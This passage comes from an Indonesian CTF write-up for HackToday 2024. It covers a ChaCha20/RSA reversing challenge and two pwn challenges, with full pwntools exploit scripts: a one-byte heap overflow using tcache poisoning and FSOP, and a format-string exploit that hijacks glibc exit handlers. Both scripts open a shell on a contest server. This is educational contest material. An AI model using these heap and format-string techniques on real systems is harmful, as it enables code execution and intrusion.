v9 = *(_DWORD **)(a1 + 8);
v10 = v9;
v11 = v9[2];
if ( !v11 )
  goto LABEL_13;
v9[4] = 'apxe';
v10 = v9;
if ( v11 <= 1 )
  goto LABEL_13;
v9[5] = '3 dn';
v10 = v9;
if ( v11 <= 2 )
  goto LABEL_13;
v9[6] = 'yb-2';
if ( v11 <= 3 )
  goto LABEL_13;
v9[7] = 'k et';
```

Cara ini tidak bisa digunakan untuk recovery key dan iv pada encrypted flag. Namun cara ini sangat berguna untuk proses debugging proses enkripsi.

Namun sebelum masuk ke proses enkripsi lebih lanjut. Program memiliki fitur anti-debugging pada function **basic_Basic_Program__nodbg**. Kita bisa melakukan bypass dengan set register $rdi dibawah menjadi 0.

```
.managed:00000001400F4350                 test    edi, edi
.managed:00000001400F4352                 jle     loc_1400F4496
```

```
  __int64 ProcessName; // rax
  __int64 v7; // rax
  __int64 v8; // rax
  __int64 v9; // rax
  __int64 v10; // [rsp+28h] [rbp-80h] BYREF
  UINT v11; // [rsp+54h] [rbp-54h]
  __int64 v12; // [rsp+58h] [rbp-50h]
  __int64 v13; // [rsp+60h] [rbp-48h]

  result = System_Diagnostics_Process_System_Diagnostics_Process__GetProcesses_0(&_Str___075D3DDF5A3A826E13A92288E853BC4B2CB17FB05367AE865F401A4BB11F05
  v1 = result;
  v13 = result;
  v2 = 0;
  v3 = *(_DWORD *)(result + 8);
  if ( v3 > 0 )
  {
    do
    {
```

Disini kami juga mencoba melakukan analisa secara dinamis dengan melakukan enkripsi pada fake flag (fake flag berisi string "hacktoday"). Dengan cara diatas didapati key dan iv sebagai berikut.


```
address     E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
160A9C84AE8 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B D7 BE 62 06 F1 E4 04 1A 04 9D 96 18 6C 74 FE B0 71 F6 51 FF 57 23 09 0D expand 32-byte k
160A9C84B10 A7 EB C9 25 16 63 D3 74 01 00 00 00 A2 BF 2D B0 AA 73 66 B7 AC 5A A2 98 00 00 00 00 00 00 00 00 C8 18 32 A6 F6 7F 00 00
```

d7be6206f1e4041a049d96186c74feb071f651ff5723090da7ebc9251663d37401000000a2bf2db0aa7366b7ac5aa298

key = d7be6206f1e4041a049d96186c74feb071f651ff5723090da7ebc9251663d374
iv = a2bf2db0aa7366b7ac5aa298

Dari hasil encrypted fake flag yang kami dapati, ternyata key yang digunakan untuk enkripsi, dimasukan kedalam encrypted file.

```
System_Runtime_Numerics_System_Numerics_BigInteger__ModPow(v33, &v23, &v22, &v21);
v27 = 0;
v19 = 0i64;
v20 = 0;
Bytes = System_Runtime_Numerics_System_Numerics_BigInteger__TryGetBytes(
          (unsigned int)v33,
          0,
          (unsigned int)&v19,
          0,
          0,
          (__int64)&v27);
v16 = System_Linq_System_Linq_Enumerable__Concat_UInt8_(v9, RandomKey);
v17 = System_Linq_System_Linq_Enumerable__Concat_UInt8_(v16, Bytes);
return System_Linq_System_Linq_Enumerable__ToArray_UInt8_(v17);
```



Jadi struktur encrypted file adalah

x bytes panjang plaintext + 32 bytes key + 128 bytes hasil ModPow(iv, e, n)

yang mana nilai e dan n dapat ditemukan pada potongan pseudocode di bawah.

```
System_Runtime_Numerics_System_Numerics_BigNumber__ParseBigInteger(
  &v35,
  &_Str__167779367812792709915032707 91_9B9FF189B462839E2A688AFCA16C6E2FD04339D65DF85A616A4DDBA87A3BDAC6,
  7i64,
  ProviderNonNull_58_0);
*(v10 + 8) = 65537;
RhpAssignRefAVLocation(v10 + 16, v35);
```

```
hydrated:00007FF6A62DAEF8
hydrated:00007FF6A62DAEF8 __Str__167779367812792709915032707 91_9B9FF189B462839E2A688AFCA16C6E2FD04339D65DF85A616A4DDBA87A3BDAC6:
hydrated:00007FF6A62DAEF8                                     ; DATA XREF: basic_basic_Basic_Program__Encrypt+95↑o
hydrated:00007FF6A62DAEF8 rcr     byte ptr cs:7FF72624552Dh, 1
hydrated:00007FF6A62DAEF8 ; ---------------------------------------------------------------------------
hydrated:00007FF6A62DAEFE db    0
hydrated:00007FF6A62DAEFF db    0
hydrated:00007FF6A62DAF00 db  35h ; 5
hydrated:00007FF6A62DAF01 db    1
hydrated:00007FF6A62DAF02 db    0
hydrated:00007FF6A62DAF03 db    0
hydrated:00007FF6A62DAF04 db  31h ; 1
hydrated:00007FF6A62DAF05 db    0
hydrated:00007FF6A62DAF06 db  36h ; 6
hydrated:00007FF6A62DAF07 db    0
hydrated:00007FF6A62DAF08 db  37h ; 7
hydrated:00007FF6A62DAF09 db    0
hydrated:00007FF6A62DAF0A db  37h ; 7
hydrated:00007FF6A62DAF0B db    0
hydrated:00007FF6A62DAF0C db  37h ; 7
hydrated:00007FF6A62DAF0D db    0
hydrated:00007FF6A62DAF0E db  39h ; 9
hydrated:00007FF6A62DAF0F db    0
hydrated:00007FF6A62DAF10 db  33h ; 3
hydrated:00007FF6A62DAF11 db    0
hydrated:00007FF6A62DAF12 db  36h ; 6
```

yang mana
e = 65537
n =
167779367812792709915032707913032638382146251004558791142676786028501280044057627112826094280092505414510766384827088804978848108688648026981142540400168610823829003843442596437735093142183606826724002523744218048425313679193864739770021775952653310093258321014896182483000543295733022993925140727306455407233

Disini nilai n merupakan prima, maka untuk merecovery iv dan melakukan decrypt flag kami menggunakan script berikut.

solve.py

```
from Crypto.Cipher import ChaCha20
from Crypto.Util.number import long_to_bytes, bytes_to_long, isPrime

f       = open("flag.txt.Encrypted", "rb").read()
n       =
167779367812792709915032707913032638382146251004558791142676786028501280044057627112826094280092505414510766384827088804978848108688648026981142540400168610823829003843442596437735093142183606826724002523744218048425313679193864739770021775952653310093258321014896182483000543295733022993925140727306455407233
e       = 65537
key     = bytes_to_long(f[0x50-32:0x50])
ct      = bytes_to_long(f[:0x50-32])
enc     = bytes_to_long(f[0x50:][::-1])

assert isPrime(n) == 1
p = n
phi = p - 1
d = pow(e, -1, phi)
iv = (long_to_bytes(pow(enc, d, n)))

cipher = ChaCha20.new(key=long_to_bytes(key), nonce=iv)
flag = cipher.decrypt(long_to_bytes(ct))
print(flag.decode())
```

PWN

housemd

Flag: hacktoday{House_was_4_c00l_Doct0r_&a_jerk_But_he_was_right}

challenge ini adalah pwn heap CRUD seperti pada umumnya. interface dengan heap dapat dilihat pada opsi2 yang diberikan:

```
┌─[192.168.83.128]─[halcyon@parrot]─[~/git/CTFs/2024/HackToday/quals/housemd]
└──╼ [★]$ ./house
House : Hi, we got a patient here
[1]. read file
[2]. do the biopsi
[3]. do the test
[4]. exit
(_)>
```

untuk opsi satu, fungsionalitasnya adalah print dari isi chunk yang telah dibuat

Decompile: read_file - (house)

```
1
2 void read_file(void)
3
4 {
5   int idx;
6
7   idx = ::idx(1);
8   if (*(long *)(DIAGNOSTIC + (long)idx * 8) != 0) {
9     puts(*(char **)(DIAGNOSTIC + (long)idx * 8));
10  }
11  return;
12 }
13
```

opsi dua, kita dapat mengalokasikan chunk pada suatu index dan juga tanpa batasan size. kerentanannya terletak disini, dimana program membaca input 1 byte lebih besar yang dapat mengakibatkan one byte overflow.

Decompile: biopsi - (house)

```
1
2 void biopsi(void)
3
4 {
5   int idx;
6   int size;
7   void *chunk;
8
9   idx = ::idx(2);
10  size = getsz();
11  chunk = malloc((long)size);
12  *(void **)(DIAGNOSTIC + (long)idx * 8) = chunk;
13  read(0,*(void **)(DIAGNOSTIC + (long)idx * 8),(long)(size + 1));
14  return;
15 }
16
```

opsi ketiga, kita dapat free chunk yang telah dibuat, pointer terhadap chunk tersebut dihapus, tidak terdapat UAF pada kasus ini.

Decompile: test - (house)

```
1
2 void test(void)
3
4 {
5   int iVar1;
6
7   iVar1 = idx(3);
8   free(*(void **)(DIAGNOSTIC + (long)iVar1 * 8));
9   *(undefined8 *)(DIAGNOSTIC + (long)iVar1 * 8) = 0;
10  return;
11 }
12
```

untuk opsi terakhir, program akan memanggil exit

Decompile: die - (house)

```
1
2 void die(void)
3
4 {
5   puts("oh no, patient is dead and it\'s your FAULT!!");
6                     /* WARNING: Subroutine does not return */
7   exit(1);
8 }
9
```

note: lihat fungsi main dibawah ini, program tidak akan pernah return, sehingga opsi untuk ROP di stack tidak dapat dilakukan.

Decompile: main - (house)

```
1
2 void main(void)
3
4 {
5   long in_FS_OFFSET;
6   int c;
7   undefined8 local_10;
8
9   local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
10  puts("House : Hi, we got a patient here");
11 loop:
12  while( true ) {
13    puts(MENU);
14    printf("(_)> ");
15    __isoc99_scanf("%d",&c);
16    if (c != 4) break;
17    die();
18  }
19  if (c < 5) {
20    if (c == 3) {
21      test();
22      goto loop;
23    }
24    if (c < 4) {
25      if (c == 1) {
26        read_file();
27      }
28      else {
29        if (c != 2) goto invalid;
30        biopsi();
31      }
32      goto loop;
33    }
34  }
35 invalid:
36  puts("please do your work! or you\'re fired.");
37  goto loop;
38 }
39
```

untuk mengeksploitasi hal ini, saya akan menggunakan teknik yang sama dengan challenge ***angstormCTF 2024 - Heapify*** yang pernah saya kerjakan sebelumnya. exploitnya dapat dilihat pada link berikut:
https://github.com/HyggeHalcyon/CTFs/blob/main/2024/ångstrom/heapify/exploit.py

pada kasus tersebut, terdapat overflow lebih dari satu byte, maka dari itu saya melakukan improvisasi sedikit, namun konsepnya sama dan exploit saya telah saya berikan comment untuk penjelasan lebih detailnya sehingga disini saya hanya akan menjelaskan improvisasi yang saya lakukan.

pertama, tujuannya tetap sama yaitu untuk overwrite *next pointer yang ada pada free chunk. untuk itu dibutuhkan heap overflow.

kita persiapkan beberapa chunk seperti berikut:

```
# prep chunks
malloc(2, 0x18, b'\n')     # overflow to overwrite adjacent chunk size
malloc(3, 0x200-0x10, b'\n')
malloc(4, 0x250, b'\n')
malloc(5, 0x250, b'\n')
malloc(6, 0x8, b'prot')
```

selanjutnya kita ubah size chunk index 3 dari 0x200 menjadi 0x270

```
# one byte overflow change size to be bigger to heap overflow
free(2)
payload = p64(0x0) * 3 + b'\x70'
malloc(2, 0x18, payload)
```

selanjutnya kita siapkan tcache seperti berikut

```
# tcache setup
free(5)
free(4)
```

dengan size chunk 3 sudah berubah menjadi 0x270, ketika di free ia akan masuk pada bin tcache size tersebut meskipun memory sebenarnya 0x200. alhasil apabila kita recycle chunk tersebut, kita mendapatkan heap overflow.

```
# overwrite next pointer
free(3)
payload = p64(0x0) * 63 + p64(0x261) + p64(mangle(heap+0x9f0, fp))
malloc(3, 0x278-0x10, payload)
```

untuk mencapai code execution, terdapat dua opsi hijack exit handler atau fsop. disini saya memilih fsop karena lebih mudah yaitu dengan write sekali saja dibanding hijack exit handler yang membutuhkan read/leak pointer guard.

untuk detail payload fsop dapat dilihat pada catatan saya:
https://hyggehalcyon.gitbook.io/page/research-and-notes/fsop/structures#io_wide_data

berikut flag didapatkan pada server remote:

berikut full script yang digunakan:

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './house'
elf = context.binary = ELF(exe, checksec=True)
libc = '/lib/x86_64-linux-gnu/libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '27.112.79.222', 7012

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
```

```
init-pwndbg
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def malloc(idx, size, data):
    io.sendlineafter(b'(_)>', b'2')
    io.sendlineafter(b'(2)>', str(idx).encode())
    io.sendlineafter(b'it?', str(size).encode())
    io.send(data)

def free(idx):
    io.sendlineafter(b'(_)>', b'3')
    io.sendlineafter(b'(3)>', str(idx).encode())

def show(idx):
    io.sendlineafter(b'(_)>', b'1')
    io.sendlineafter(b'(1)>', str(idx).encode())

def mangle(heap_addr, val):
    return (heap_addr >> 12) ^ val

def demangle(val):
    mask = 0xfff << 52
    while mask:
        v = val & mask
        val ^= (v >> 12)
        mask >>= 12
    return val

heap = 0x0
def exploit():
    global io
    io = initialize()

    # leak libc
    malloc(0, 0x500, b'\n')
    malloc(1, 0x8, b'prot')
    free(0)
    malloc(0, 0x500, b'a')
    show(0)
```

```
        libc.address  =  u64(io.recvline().strip().ljust(8,  b'\x00'))  -
0x1fed61
    fp = libc.address + 0x1ff7a0 # _IO_2_1_stdout_
    system = libc.address + 0x552b0
    wfile_jumps = libc.address+0x1fd468 # _IO_wfile_jumps

    # prep chunks
     malloc(2,  0x18,  b'\n')            # overflow to overwrite adjacent
chunk size
    malloc(3, 0x200-0x10, b'\n')
    malloc(4, 0x250, b'\n')
    malloc(5, 0x250, b'\n')
    malloc(6, 0x8, b'prot')

    # one byte overflow change size to be bigger to heap overflow
    free(2)
    payload = p64(0x0) * 3 + b'\x70'
    malloc(2, 0x18, payload)

    # tcache setup
    free(5)
    free(4)

    # leak heap
    free(3)
    payload = b'A' * (0x200-1) + b'B'
    malloc(3, 0x278-0x10, payload)
    show(3)
    io.recvuntil(b'AB')
    heap = demangle(u64(io.recv(6).ljust(8, b'\x00'))) - 0xc50

    # overwrite next pointer
    free(3)
    payload = p64(0x0) * 63 + p64(0x261) + p64(mangle(heap+0x9f0, fp))
    malloc(3, 0x278-0x10, payload)

    # restore size, ease of debug
    free(2)
    payload = p64(0x0) * 3 + b'\x00'
    malloc(2, 0x18, payload)
```

```
                                # fsop payload from: https://github.com/HyggeHalcyon/CTFs/blob/main/2024/ångstrom/heapify/exploit.py
    overlap = b'  sh\x00\x00\x00\x00' # [FILE] _flags | [WIDE DATA] read_ptr
    overlap += flat([
        p64(0x0),               # [WIDE DATA] read_end
        p64(0x0),               # [WIDE DATA] read_base
        p64(0x0),               # [WIDE DATA] write_base
        p64(0x0),               # [WIDE DATA] write_ptr
        p64(0x0),               # [WIDE DATA] write_end
        p64(0x0),               # [WIDE DATA] buf_base
        p64(0x0),               # [WIDE DATA] buf_end
        p64(0x0),               # [WIDE DATA] save_base
        p64(0x0),               # [WIDE DATA] backup_base
        p64(0x0),               # [WIDE DATA] save_end
    ])
    overlap += b'\x00' * 8        # [WIDE DATA] state
    overlap += b'\x00' * 8        # [WIDE DATA] last_state

    codecvt = b''
    codecvt += p64(system)                      # [FILE] _chain | [WIDE DATA] codecvt | [VTABLE] __doallocate (at function authenticate, skips the puts because we overwrote stdout)
    codecvt += b'\x00' * 0x18                   # padding
    codecvt += p64(fp - 0x10)                   # [FILE] _lock
    codecvt += p64(0x0) * 2                     # padding
    codecvt += p64(fp+0x8)                      # [FILE] _wide_data
    codecvt += b'\x00' * (0x18 + 4 + 20)        # padding
    codecvt += p64(wfile_jumps)                 # [FILE] vtable
    codecvt += b'\x00' * (0x70 - len(codecvt))  # padding

    overlap += codecvt
    overlap += p64(0x0)                         # [WIDE DATA] wchar_t shortbuf[1] (alligned to 8 bytes)
    overlap += p64(fp)                          # [WIDE DATA] vtable

    malloc(4, 0x250, b'\n')
    malloc(5, 0x250, overlap)

    sleep(0.2)
    io.sendline(b'cat flag*')
```

```
    log.success('libc base: %#x', libc.address)
    log.success('heap base: %#x', heap)
    log.success('fp: %#x', fp)
    io.interactive()

if __name__ == '__main__':
    exploit()
```

slowly but surely

Flag: hacktoday{0n3_bYTe_4t_a_TimE_bUt_It_W0RKs}

programnya simple:

Decompile: main - (chall)

```
1
2 void main(void)
3
4 {
5   int c;
6   long in_FS_OFFSET;
7   char buf [28];
8   undefined8 local_10;
9
10  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
11  while( true ) {
12    printf("Slowly but...? ");
13    fgets(buf,21,stdin);
14    c = strncmp(buf,"surely",6);
15    if (c == 0) break;
16    printf("No! What is slowly but ");
17    printf(buf);
18    puts("?? Try again!\n");
19  }
20  puts("That\'s right, slowly but surely is key!");
21                    /* WARNING: Subroutine does not return */
22  exit(0);
23 }
24
```

sama seperti challenge sebelumnya, program tidak akan pernah return sehingga membangun ROP di stack menggunakan format string diluar dari opsi eksploitasi.

hal pertama yang saya lakukan adalah fuzzing offset dari format string yang dimiliki dengan code berikut:

```
def fuzz():
    context.log_level = 'warning'
```

```python
for i in range(1, 40):
    io = initialize()

    io.sendlineafter(b'...?', f'BBBBAAAAAAAA||%{i}$p'.encode())
    io.recvuntil(b'but ')
    leak = io.recvline().strip().decode()
    log.warning(f'{i}: {leak}')

    io.close()
```

berikut hasilnya:

```
[!] 1: BBBBAAAAAAAA||0x7fff36127310
[!] 2: BBBBAAAAAAAA||(nil)
[!] 3: BBBBAAAAAAAA||0x7f2889514887
[!] 4: BBBBAAAAAAAA||0x17
[!] 5: BBBBAAAAAAAA||(nil)
[!] 6: BBBBAAAAAAAA||0x7fff061f6000
[!] 7: BBBBAAAAAAAA||0x10101000000
[!] 8: BBBBAAAAAAAA||0x2
[!] 9: BBBBAAAAAAAA||0x42424242078bfbff
[!] 10: BBBBAAAAAAAA||0x4141414141414141
[!] 11: BBBBAAAAAAAA||0xa70243131257c7c
[!] 12: BBBBAAAAAAAA||0x1000
[!] 13: BBBBAAAAAAAA||0x3a0ac94f42474900
[!] 14: BBBBAAAAAAAA||0x1
[!] 15: BBBBAAAAAAAA||0x7f4154629d90
[!] 16: BBBBAAAAAAAA||(nil)
[!] 17: BBBBAAAAAAAA||0x558dba8b51e9
[!] 18: BBBBAAAAAAAA||0x100000000
[!] 19: BBBBAAAAAAAA||0x7ffceedf5448
[!] 20: BBBBAAAAAAAA||(nil)
[!] 21: BBBBAAAAAAAA||0x8ccbe5b9f49fe0a9
[!] 22: BBBBAAAAAAAA||0x7fffcf060c48
[!] 23: BBBBAAAAAAAA||0x56252c3001e9
[!] 24: BBBBAAAAAAAA||0x558ddcaced98
[!] 25: BBBBAAAAAAAA||0x7fcb868c1040
[!] 26: BBBBAAAAAAAA||0x39ca9eca429731d1
[!] 27: BBBBAAAAAAAA||0xa17f7bf7403fc9d
[!] 28: BBBBAAAAAAAA||(nil)
[!] 29: BBBBAAAAAAAA||(nil)
[!] 30: BBBBAAAAAAAA||(nil)
[!] 31: BBBBAAAAAAAA||0x5556984581e9
[!] 32: BBBBAAAAAAAA||(nil)
[!] 33: BBBBAAAAAAAA||0x6a7dfe20048b3300
[!] 34: BBBBAAAAAAAA||(nil)
[!] 35: BBBBAAAAAAAA||0x7ff8d3229e40
[!] 36: BBBBAAAAAAAA||0x7ffda0b0fa38
[!] 37: BBBBAAAAAAAA||0x5611bea46d98
[!] 38: BBBBAAAAAAAA||0x7faa4c27c2e0
[!] 39: BBBBAAAAAAAA||(nil)
┌─[192.168.83.128]─[halcyon@parrot]─[~/git/CTFs/2024/HackToday/quals/slowly but surely]
└──╼ [★]$
```

disimpulkan bahwa 4 byte pertama input kita masuk dalam offset-9 pada higher order bytes. lalu sisanya masuk pada offset 10 dan 11.

untuk leak address, libc dapat mudah didapatkan di dalam stack, permasalahannya adalah dengan buffer input yang sedikit, kita harus terpaksa melakukan write byte by byte. dalam artian untuk write sebuah value sebesar quad word, kita akan melakukannya dalam 8 tahap.

untuk mempermudah hal tersebut, saya membuat 2 fungsi helper berikut:


```
def write_byte(addr, val):
    if val == 0x0:
        log.info('skipping null byte')
        return

     payload = (f'%{val}c'.encode() + b'%11$hhn').ljust(12, b'\x00') +
p64(addr)
    assert len(payload) <= 21
    io.sendafter(b'...?', payload)
    log.info('written %#x(%d) to %#x', val, len(payload), addr)

def write_qword(addr, val):
    for i in range(8):
        write_byte(addr+i, (val >> i*8) & 0xff)
```

untuk mencapai code execution, disini saya menggunakan teknik hijack exit handlers, berbeda dengan challenge sebelumnya karena fsop sendiri membutuhkan payload yang besar yg harus dituliskan dalam satu waktu, untuk menuliskan payload fsop akan membutuhkan penulisan dalam beberapa tahap.

untuk teknik overwrite hijack exit handlers sendiri telah saya jelaskan sebelum pada writeup ini:
https://hyggehalcyon.gitbook.io/page/ctfs/2024/b01lers-ctf#how-exit-handler-works

konsepnya sama dengan kemampuan arbitrary read dan write yang disediakan oleh format string.

berikut flag didapatkan pada remote server:



berikut full script yang digunakan:

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '27.112.79.222', 7013

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
```

```
# breakrva 0x1294
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def fuzz():
    context.log_level = 'warning'

    for i in range(1, 40):
        io = initialize()

        io.sendlineafter(b'...?', f'BBBBAAAAAAAA||%{i}$p'.encode())
        io.recvuntil(b'but ')
        leak = io.recvline().strip().decode()
        log.warning(f'{i}: {leak}')

        io.close()

def write_byte(addr, val):
    if val == 0x0:
        log.info('skipping null byte')
        return

     payload = (f'%{val}c'.encode() + b'%11$hhn').ljust(12, b'\x00') +
p64(addr)
    assert len(payload) <= 21
    io.sendafter(b'...?', payload)
    log.info('written %#x(%d) to %#x', val, len(payload), addr)

def write_qword(addr, val):
    for i in range(8):
        write_byte(addr+i, (val >> i*8) & 0xff)

# Rotate left: 0b1001 --> 0b0011
rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

# Rotate right: 0b1001 --> 0b1100
ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))
```

```python
# encrypt a function pointer
def encrypt(v, key):
    return rol(v ^ key, 0x11, 64)

stack = 0x0
ptr_guard = 0x0
ptr_guard_addr = 0x0
def exploit():
    global io
    io = initialize()

    io.sendlineafter(b'...?', b'%3$p')
    io.recvuntil(b'but 0x')
    libc.address = int(io.recvline().strip(), 16) - 0x114887
    fp = libc.address + 0x1ff7a0 # _IO_2_1_stdout_
    system = libc.address + 0x50d70
    malloc_hook = libc.address + 0x2214a0
    __run_exit_handlers = libc.address + 0x45390
    initial = libc.address + 0x21bf00
    initial_func = initial + 0x18

    io.sendlineafter(b'...?', b'%38$p')
    io.recvuntil(b'but 0x')
    ld = int(io.recvline().strip(), 16) - 0x3b2e0
    # ptr_guard_addr = ld - 0x4890 # local
    ptr_guard_addr = libc.address - 0x2890 # remote

    payload = b'%11$s'.ljust(12, b'\x00') + p64(ptr_guard_addr)
    io.sendafter(b'...?', payload)
    io.recvuntil(b'but ')
    ptr_guard = u64(io.recv(8))

    write_qword(malloc_hook, u64(b'/bin/sh\x00'))
    write_qword(initial_func+8, malloc_hook)
    write_qword(initial_func, encrypt(system, ptr_guard))

    sleep(1)
    io.sendline(b'surely') # trigger exit

    sleep(1)
    io.sendline(b'cat flag*')
```

```
    log.success('libc base: %#x', libc.address)
    log.success('ld base: %#x', ld)
    log.success('ptr guard @ %#x', ptr_guard_addr)
    log.success('ptr guard: %#x', ptr_guard)
    log.success('initial: %#x', initial)
    log.success('call rax: %#x', libc.address + 0x45493)
    io.interactive()

if __name__ == '__main__':
    # fuzz()
    exploit()
```

raisha

Flag:
hacktoday{Sekarang_aku_tersadar_cinta_yang_ku_tunggu_tak_kunjung_datang_fabd3498ddc32ce}


berikut dekompilasi fungsi main di ghidra:

Decompile: main - (raisha)

```
void main(void)

{
  basic_ostream<> *this;
  basic_ostream *this_00;
